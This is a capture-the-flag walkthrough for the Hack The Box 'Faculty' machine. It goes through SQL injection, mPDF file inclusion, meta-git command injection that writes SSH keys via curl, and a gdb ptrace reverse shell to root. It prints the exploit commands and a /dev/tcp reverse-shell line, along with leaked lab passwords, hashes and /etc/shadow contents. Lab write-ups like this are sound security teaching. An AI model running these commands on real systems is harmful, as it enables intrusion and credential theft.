



## Path of Exploitation

Foothold: Bypass authentication with standard sql injection, discover xss in course description pages, download pdf and discover its running mpdf 6.0 which is vulnerable to local file inclusion, and has a python script to generate a payload. enumerate system and get usernames from /etc/passwd and get password from db\_connect.php login as gbyolo.

User: Enumerate as user gbyolo and discover he can run meta-git as developer which is vulnerable to command injection. inject command and get user developer.

root: Enumerate as developer and discover he is a member of the debug group and group can run gdb also gdb has cap\_sys\_ptrace+ep capabilities so you can attach processes. attach the process running python3 and get a root shell

## Creds

Username	Password	Description
gbyolo	Co.met06aci.dly53ro.per	ssh

## Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

```
# Nmap 7.92 scan initiated Tue Aug 23 15:07:12 2022 as: nmap -sC -sV -oA nmap/Full -vvv -p- 10.10.11.169
Nmap scan report for 10.10.11.169
Host is up, received reset ttl 63 (0.058s latency).
Scanned at 2022-08-23 15:07:19 UTC for 37s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
|_ ssh-rsa
|_ AAAAB3NzaC1yc2EAAAADAQABAAQGCzpBkoBfaOUKxT+Giw4wE1jzS2gGrpuANedRt+D6gp6hDmrca0DUiU/N+4nX86jcfBk103clwUSVIsxyRu3WHMTHaYvX2MMZXPtbSc1v3Hrt+q2m4et+DB3Mk-H010qCk1IwFYcNyJA3CNCj8X8RgWIREaLYWvNHHeQFzAHZ44SSrCP9am5
|_ QkqAYVAAS4Za0pts4HVYfuOrxFg0/Z3FL3xyNeyLrFM+ix0cM19rIYwG8NzqVnBe180u+7d/j/kcsZU6Mk8MmqWlGA6o4srVx73AqbuDChkv8glvq0ZbD1JYmACuMcdn/GFI8LRlkaw1BaYeuP0l6qgb65gghdECYXC3iycPKr77D6gMbIbg4F9wvzD9AF//aCr+6t8F29D
|_ yP/mh138a+y1UHY2HJ3adV85vQLgSY++9yNEOmXlGFQTDjmn/YHP2Qj+lkFgsERA09pfIWGCCWaxL6fddUG4gp1bHLZkek+exgsimU7hApGFr3JctYPkF78xC3pVxx0=
|   256 43:75:10:3c:cb:78:e9:52:be:eb:cf:7f:fd:f6:6d:3d (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHhAYNTYAAAIAbmLzdHhAYNTYAAABBBH8WAD+YlBe04Fpz3+Ua0YyC3GfA/E29J0RgMAIOXVLGUpvMgQaiQDMXtbt/G03rGEI9h8dpFamswN1L38uig=
|   256 cl:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:fe (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINSwKubLVScg9d/3Tc/NAH0n9XH5LE9SBfl2d1+v6F+
80/tcp    open  http      syn-ack ttl 63      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://faculty.htb
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 23 15:07:56 2022 -- 1 IP address (1 host up) scanned in 43.75 seconds
```

## Web Enumeration



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302 GET 359l 693w 0c http://faculty.htb/ => login.php
[19/44]
301 GET 7l 12w 178c http://faculty.htb/admin => http://faculty.htb/admin/
200 GET 132l 235w 0c http://faculty.htb/login.php
500 GET 0l 0w 0c http://faculty.htb/test.php
302 GET 359l 693w 0c http://faculty.htb/index.php => login.php
200 GET 175l 311w 0c http://faculty.htb/admin/login.php
200 GET 1l 0w 0c http://faculty.htb/admin/download.php
302 GET 420l 809w 0c http://faculty.htb/admin/index.php => login.php
200 GET 0l 0w 0c http://faculty.htb/admin/ajax.php
200 GET 106l 167w 0c http://faculty.htb/admin/home.php
301 GET 7l 12w 178c http://faculty.htb/admin/database => http://faculty.htb/admin/database/
301 GET 7l 12w 178c http://faculty.htb/admin/assets => http://faculty.htb/admin/assets/
200 GET 47l 106w 0c http://faculty.htb/header.php
200 GET 70l 105w 0c http://faculty.htb/admin/users.php
301 GET 7l 12w 178c http://faculty.htb/admin/assets/js => http://faculty.htb/admin/assets/js/
301 GET 7l 12w 178c http://faculty.htb/admin/assets/css => http://faculty.htb/admin/assets/css/
301 GET 7l 12w 178c http://faculty.htb/admin/assets/img => http://faculty.htb/admin/assets/img/
200 GET 47l 106w 0c http://faculty.htb/admin/header.php
500 GET 43l 88w 0c http://faculty.htb/admin/events.php
301 GET 7l 12w 178c http://faculty.htb/admin/assets/uploads => http://faculty.htb/admin/assets/uploads/
302 GET 420l 809w 0c http://faculty.htb/admin/ => login.php
301 GET 7l 12w 178c http://faculty.htb/admin/assets/uploads/gallery => http://faculty.htb/admin/assets/uploads/gallery/
403 GET 7l 10w 162c http://faculty.htb/admin/database/
403 GET 7l 10w 162c http://faculty.htb/admin/assets/
403 GET 7l 10w 162c http://faculty.htb/admin/assets/css/
403 GET 7l 10w 162c http://faculty.htb/admin/assets/js/
403 GET 7l 10w 162c http://faculty.htb/admin/assets/img/
403 GET 7l 10w 162c http://faculty.htb/admin/assets/uploads/
200 GET 218l 445w 0c http://faculty.htb/admin/courses.php
```

[illegible]

ok so we have some base64.. lets just add that to the pdf when we download it..

The screenshot displays the Burp Suite Community Edition v2022.7.1 interface. The top bar indicates the application version and the current project name, 'Temporary Project'. The main menu includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu, there are tabs for 'Dashboard', 'Target', 'Intercept', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. The 'Intercept' tab is active, showing a list of intercepted requests. The first request is selected, showing details for a POST request to 'http://faculty.htb:80' with a content length of 736. The request body is displayed in the 'Raw' view, showing a 'url' parameter with a long, obfuscated value. The interface also includes a 'Forward' button, a 'Drop' button, and an 'Intercept is on' status indicator.

replace this with our payload above



```
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
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irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:11:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119:/var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:,,:/home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin

```

hmmm... maybe we can get an ssh key from developer?? or gbyolo.. lets try..

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being sent to `POST /admin/download.php` with various headers including `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36` and a cookie `PHPSESSID=hebs0sqr8fjuqb51c1jb3fc32t`. The response is an `HTTP/1.1 200 OK` from `Server: nginx/1.18.0 (Ubuntu)`, with a `Content-Type: text/html; charset=UTF-8` and a `Content-Length: 71`. The response body contains a PDF error message: `mPDF Error: Cannot access file attachment - /home/developer/.ssh/id_rsa`.

nope nothing for developer..

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and nothing for gbyolo

so will enumerate some..

found index.php → login.php → db\_connect.php

```

(kali@kali)-[~]
$ cat db_connect.php
<?php

$conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error($conn));

```

and we have a password...

login with gbyolo:Co.met06aci.dly53ro.per ⇒ [00 - Loot > Creds](#)

```

[~](kali@kali):~$ ssh gbyolo@10.10.11.169
gbyolo@10.10.11.169's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Aug 27 00:23:04 CEST 2022

System load:          0.16
Usage of /:            75.9% of 4.67GB
Memory usage:         38%
Swap usage:           0%
Processes:            225
Users logged in:      0
IPv4 address for eth0: 10.10.11.169
IPv6 address for eth0: dead:beef::250:56ff:feb9:3cee

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
~bash-5.0$
```

## gbyolo

### Enumeration

```

~bash-5.0$ cat gbyolo
From developer@faculty.htb Tue Nov 10 15:03:02 2020
Return-Path: <developer@faculty.htb>
X-Original-To: gbyolo@faculty.htb
Delivered-To: gbyolo@faculty.htb
Received: by faculty.htb (Postfix, from userid 1001)
        id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
Subject: Faculty group
To: <gbyolo@faculty.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20201110140302.0399E26125A@faculty.htb>
Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
From: developer@faculty.htb
X-IMAPbase: 1605016995 2
Status: 0
X-UID: 1

Hi gbyolo, you can now manage git repositories belonging to the faculty group. Please check and if you have troubles just let me know!\ndeveloper@faculty.htb
```

### pspy

```

2022/08/27 00:38:15 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity
2022/08/27 00:38:27 CMD: UID=0 PID=53867 | systemctl status cron
2022/08/27 00:38:27 CMD: UID=0 PID=53868 | grep -q Active: active
2022/08/27 00:38:27 CMD: UID=0 PID=53870 | grep -q Active: active
2022/08/27 00:38:27 CMD: UID=0 PID=53869 | systemctl status nginx
2022/08/27 00:38:27 CMD: UID=0 PID=53872 | bash /root/service_check.sh
2022/08/27 00:38:27 CMD: UID=0 PID=53871 | systemctl status vmtoolsd
2022/08/27 00:38:27 CMD: UID=0 PID=53873 | sleep 20
2022/08/27 00:38:47 CMD: UID=0 PID=53875 | grep -q Active: active
2022/08/27 00:38:47 CMD: UID=0 PID=53874 | systemctl status cron
2022/08/27 00:38:47 CMD: UID=0 PID=53877 | grep -q Active: active
2022/08/27 00:38:47 CMD: UID=0 PID=53876 | systemctl status nginx
2022/08/27 00:38:47 CMD: UID=0 PID=53880 | bash /root/service_check.sh
2022/08/27 00:39:01 CMD: UID=0 PID=53882 | /usr/sbin/CRON -f
2022/08/27 00:39:01 CMD: UID=0 PID=53881 |
2022/08/27 00:39:01 CMD: UID=1001 PID=53888 | /bin/bash /home/developer/sendmail.sh
2022/08/27 00:39:01 CMD: UID=0 PID=53887 |
2022/08/27 00:39:01 CMD: UID=0 PID=53886 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=1001 PID=53885 | /bin/sh -c /home/developer/sendmail.sh >/dev/null 2>&1
2022/08/27 00:39:01 CMD: UID=0 PID=53884 | (ionclean)
2022/08/27 00:39:01 CMD: UID=0 PID=53900 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53899 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53898 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53897 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53896 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53895 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53894 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53893 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53892 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53891 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53890 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53889 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53905 | /bin/sh -e /usr/lib/php/sessionclean
2022/08/27 00:39:01 CMD: UID=0 PID=53904 | /bin/sh -e /usr/lib/php/sessionclean
2022/08/27 00:39:01 CMD: UID=0 PID=53903 | sort -u -t: -k 1,1
2022/08/27 00:39:01 CMD: UID=0 PID=53902 | sort -rn -t: -k 2,2
2022/08/27 00:39:01 CMD: UID=0 PID=53901 | /bin/sh -e /usr/lib/php/sessionclean
2022/08/27 00:39:01 CMD: UID=0 PID=53908 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53907 | /lib/systemd/systemd-udevd
2022/08/27 00:39:01 CMD: UID=0 PID=53912 |
2022/08/27 00:39:01 CMD: UID=0 PID=53911 | sort -rn
2022/08/27 00:39:01 CMD: UID=??? PID=53910 | ???
2022/08/27 00:39:01 CMD: UID=0 PID=53914 | php7.4 -c /etc/php/7.4/fpm/php.ini -d error_reporting=-E_ALL' -r foreach($ini_get_all("session") as $k => $v) echo "$k=". $v["local_value"]. "\n";
2022/08/27 00:39:01 CMD: UID=0 PID=53917 | sed -ne s/^session\.save_handler=(.*)$/\1/p

mysql> select * from users;
+-----+
| id | name | username | password | type |
+-----+
| 1 | Administrator | admin | 1fecbe762af147c1176a0fc2c722a345 | 1 |
+-----+
1 row in set (0.00 sec)
```

possible password.. but i doubt it...  
may try to crack later if all else fails.....

1fecbe762af147c1176a0fc2c722a345

```

~bash-5.0$ sudo -l
[sudo] password for gbyolo:
```

```
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

## exploit

generate a new ssh key and run exploit to write a new authorized key to the developer account.

```
ssh-keygen -f developer
```

then as gbyolo

```
cd /dev/shm
mkdir tests
cd tests
touch file{1..3}
sudo -u developer /usr/local/bin/meta-git clone "ssh|curl http://10.10.14.178/developer.pub -o /home/developer/.ssh/authorized_keys"
```

then just login as developer with the ssh key you generated

## Developer

### user.txt

```
--bash-5.0$ cat user.txt
7eefdcbb0c4457fa20d4e0fe5066367a
```

## Enumeration

```
--bash-5.0$ groups
developer debug faculty

--bash-5.0$ find / -group debug 2>/dev/null
/usr/bin/gdb
```

nothing for faculty and the usual for developer...

```
developer@faculty:/dev/shm$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

/usr/bin/gdb = cap_sys_ptrace+ep

/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

ok.. so we have capabilities with gdb and according to [hacktricks](#) we can attach to the process and call system

so lets find some process...

```
ps aux | grep root

...[snip]...

root      1  0.0  0.5 170156 11440 ?        Ss   20:23   0:08 /sbin/init maybe-ubiquity
root     468  0.0  0.8  84912 17980 ?        S<s  20:24   0:00 /lib/systemd/systemd-journald
root     497  0.0  0.3  22636  6104 ?        Ss   20:24   0:01 /lib/systemd/systemd-udev
root     621  0.0  0.8  214604 17952 ?        Slsl 20:24   0:01 /sbin/multipathd -d -s
root     653  0.0  0.5  46324 10620 ?        Ss   20:24   0:00 /usr/bin/VGAuthService
root     672  0.1  0.4  236524  8032 ?        Ssl 20:24   0:12 /usr/bin/vmtoolsd
root     677  0.0  0.2  99896  5800 ?        Ssl 20:24   0:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root     697  0.0  0.4  238080  9200 ?        Ssl 20:24   0:00 /usr/lib/accounts-service/accounts-daemon
root     727  0.0  0.1  81956  3784 ?        Ssl 20:24   0:00 /usr/sbin/irqbalance --foreground
root     729  0.0  0.9  26896 18224 ?        Ss   20:24   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root     731  0.0  0.4  236436  9064 ?        Ssl 20:24   0:00 /usr/lib/policykit-1/polkitd --no-debug
root     746  0.0  0.3  17348  7700 ?        Ss   20:24   0:00 /lib/systemd/systemd-logind
root     747  0.0  0.6  395484 13680 ?        Ssl 20:24   0:00 /usr/lib/udisks2/udisksd
root     755  0.0  0.6  245004 13552 ?        Ssl 20:24   0:00 /usr/sbin/ModemManager
root     913  0.0  1.0 194680 20204 ?        Ss   20:24   0:00 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
root     914  0.0  0.1   7248  3384 ?        S   20:24   0:00 /usr/sbin/CRON -f
root     923  0.0  0.0   2608   604 ?        Ss   20:24   0:00 \_ /bin/sh -c bash /root/service_check.sh
root     924  0.0  0.1   5648  3228 ?        S   20:24   0:00 \_ bash /root/service_check.sh
root    32283 0.0  0.0   4260   500 ?        S   23:28   0:00 \_ sleep 20
root     934  0.0  0.3 12172  7428 ?        Ss   20:24   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root    18271 0.0  0.4 13792  8932 ?        Ss   20:35   0:00 \_ sshd: developer [priv]
develo+  32285 0.0  0.0   5192   660 pts/1  S+   23:28   0:00 | \_ grep --color=auto root
root    19067 0.0  0.4 13788  8940 ?        Ss   20:52   0:00 \_ sshd: developer [priv]
root    31087 0.0  0.4 13920  9044 ?        Ss   23:00   0:00 \_ sshd: gbyolo [priv]
root     936  0.0  0.0  55276 1564 ?        Ss   20:24   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root     966  0.0  0.0   2860 1840 tty1  Ss+  20:24   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root    1575  0.0  0.2  38072  4600 ?        ts   20:24   0:00 /usr/lib/postfix/sbin/master -w
root    30466 0.0  0.1   5568  2808 ?        Ss   22:50   0:00 /usr/sbin/cron -f
```

now these do change... so be sure to get the actual process you want.

so a few that look promising are

```
root      914  0.0  0.1   7248  3384 ?        S   20:24   0:00 /usr/sbin/CRON -f
root     923  0.0  0.0   2608   604 ?        Ss   20:24   0:00 \_ /bin/sh -c bash /root/service_check.sh
root     924  0.0  0.1   5648  3228 ?        S   20:24   0:00 \_ bash /root/service_check.sh
root    32283 0.0  0.0   4260   500 ?        S   23:28   0:00 \_ sleep 20
```

```
root      729  0.0  0.9  26896 18224 ?        Ss   20:24   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
```

## exploit

first lets set up our nc listener with `nc -lvp 9001`

lets try a few until we get one.

gonna try to automate the selection with

```
gdb -p $(ps aux|grep ^root.*sleep|awk '{print $2}')|head -n1
```

nope...

lets try...

```
gdb -p $(ps aux|grep ^root.*python3|awk '{print $2}')|head -n1)
```

and we see

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 729
Reading symbols from /usr/bin/python3.8...
(No debugging symbols found in /usr/bin/python3.8)
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/18/7866b475728c7c51969e69ab2d276fae6d1dee.debug...
Reading symbols from /lib/x86_64-linux-gnu/libpthread.so.0...
Reading symbols from /usr/lib/debug/.build-id/7b/4536f41cdaa5888408e82d0836e3dc3df436466.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Reading symbols from /lib/x86_64-linux-gnu/libdl.so.2...
Reading symbols from /usr/lib/debug/.build-id/c0/f40155b3f8bf8c494fa800f9ab197ebe20ed6e.debug...
Reading symbols from /lib/x86_64-linux-gnu/libutil.so.1...
Reading symbols from /usr/lib/debug/.build-id/4f/3ee75c38f09d6346de1e8eca0f8d8a41071d9f.debug...
Reading symbols from /lib/x86_64-linux-gnu/libm.so.6...
Reading symbols from /usr/lib/debug/.build-id/fe/91b4090ea04c1559ff71dd9290062776618891.debug...
Reading symbols from /lib/x86_64-linux-gnu/libexpat.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libexpat.so.1)
Reading symbols from /lib/x86_64-linux-gnu/libz.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libz.so.1)
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/45/87364908de169dec62ffa538170118c1c3a078.debug...
Reading symbols from /lib/x86_64-linux-gnu/libnss_files.so.2...
Reading symbols from /usr/lib/debug/.build-id/45/da81f0ac3660e3c3cb947c6244151d879ed9e8.debug...
Reading symbols from /usr/lib/python3.8/lib-dynload/_json.cpython-38-x86_64-linux-gnu.so...
(No debugging symbols found in /usr/lib/python3.8/lib-dynload/_json.cpython-38-x86_64-linux-gnu.so)
Reading symbols from /usr/lib/python3/dist-packages/gi/_gi.cpython-38-x86_64-linux-gnu.so...
(No debugging symbols found in /usr/lib/python3/dist-packages/gi/_gi.cpython-38-x86_64-linux-gnu.so)
Reading symbols from /lib/x86_64-linux-gnu/libglib-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libglib-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libgobject-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgobject-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libgirepository-1.0.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgirepository-1.0.so.1)
Reading symbols from /lib/x86_64-linux-gnu/libffi.so.7...
(No debugging symbols found in /lib/x86_64-linux-gnu/libffi.so.7)
Reading symbols from /lib/x86_64-linux-gnu/libpcre.so.3...
(No debugging symbols found in /lib/x86_64-linux-gnu/libpcre.so.3)
Reading symbols from /lib/x86_64-linux-gnu/libgmodule-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgmodule-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libgio-2.0.so.0...
(No debugging symbols found in /lib/x86_64-linux-gnu/libgio-2.0.so.0)
Reading symbols from /lib/x86_64-linux-gnu/libmount.so.1...
(No debugging symbols found in /lib/x86_64-linux-gnu/libmount.so.1)
Reading symbols from /lib/x86_64-linux-gnu/libselinux.so.1...
--Type <RET> for more, q to quit, c to continue without paging--
```

ok lets call our shell...

```
call (void)system("bash -c 'bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'")
```

and bingo root!

## root

root.txt

```
root@faculty:/root# cat root.txt
ffe2296377a868fda8f09fbd13f4e7c5
```

id && whoami

```
root@faculty:/root# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@faculty:/root# uname -a
Linux faculty 5.4.0-121-generic #137-Ubuntu SMP Wed Jun 15 13:33:07 UTC 2022 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@faculty:/root# cat /etc/shadow
root:$6$C1e.wxtUKxG5q21$ED3MTE6ehzBj0q4kRQfK4bnLQLZDrG9skIPsc0p2/X3J5BHFWjRWAzWEdUpqON6UqZOXvme7.1whizNCVHqk9/:18559:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
```



```
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
landscape:*:18474:0:99999:7:::
pollinate:*:18474:0:99999:7:::
sshd:*:18552:0:99999:7:::
systemd-coredump:!:18552:!!!!:
lxd:!:18552:!!!!:
mysql:!:18558:0:99999:7:::
gbyolo:$6$ccGHy1FmLiRRtdRO$8YuhXxCWLUNP7/VSch6vqb3aEMs4j/ncGyPC0byL9rS8C/ZD1C4.NOXAb0B1cuMfr0i1QK.IDWFjDEryXV5fx1:19165:0:99999:7:::
postfix:*:18559:0:99999:7:::
developer:$6$0Y/UDFRNf0UfwpgG$PUFSZqX4AM11gh7RFTCLRnbs4Q119jdQMeZWB1wnkVS//6iyRbNaY/ZFNoCFDMfdgALnA4C7E1PRV9Ayc.:18559:0:99999:7:::
usbmux:*:19164:0:99999:7:::
```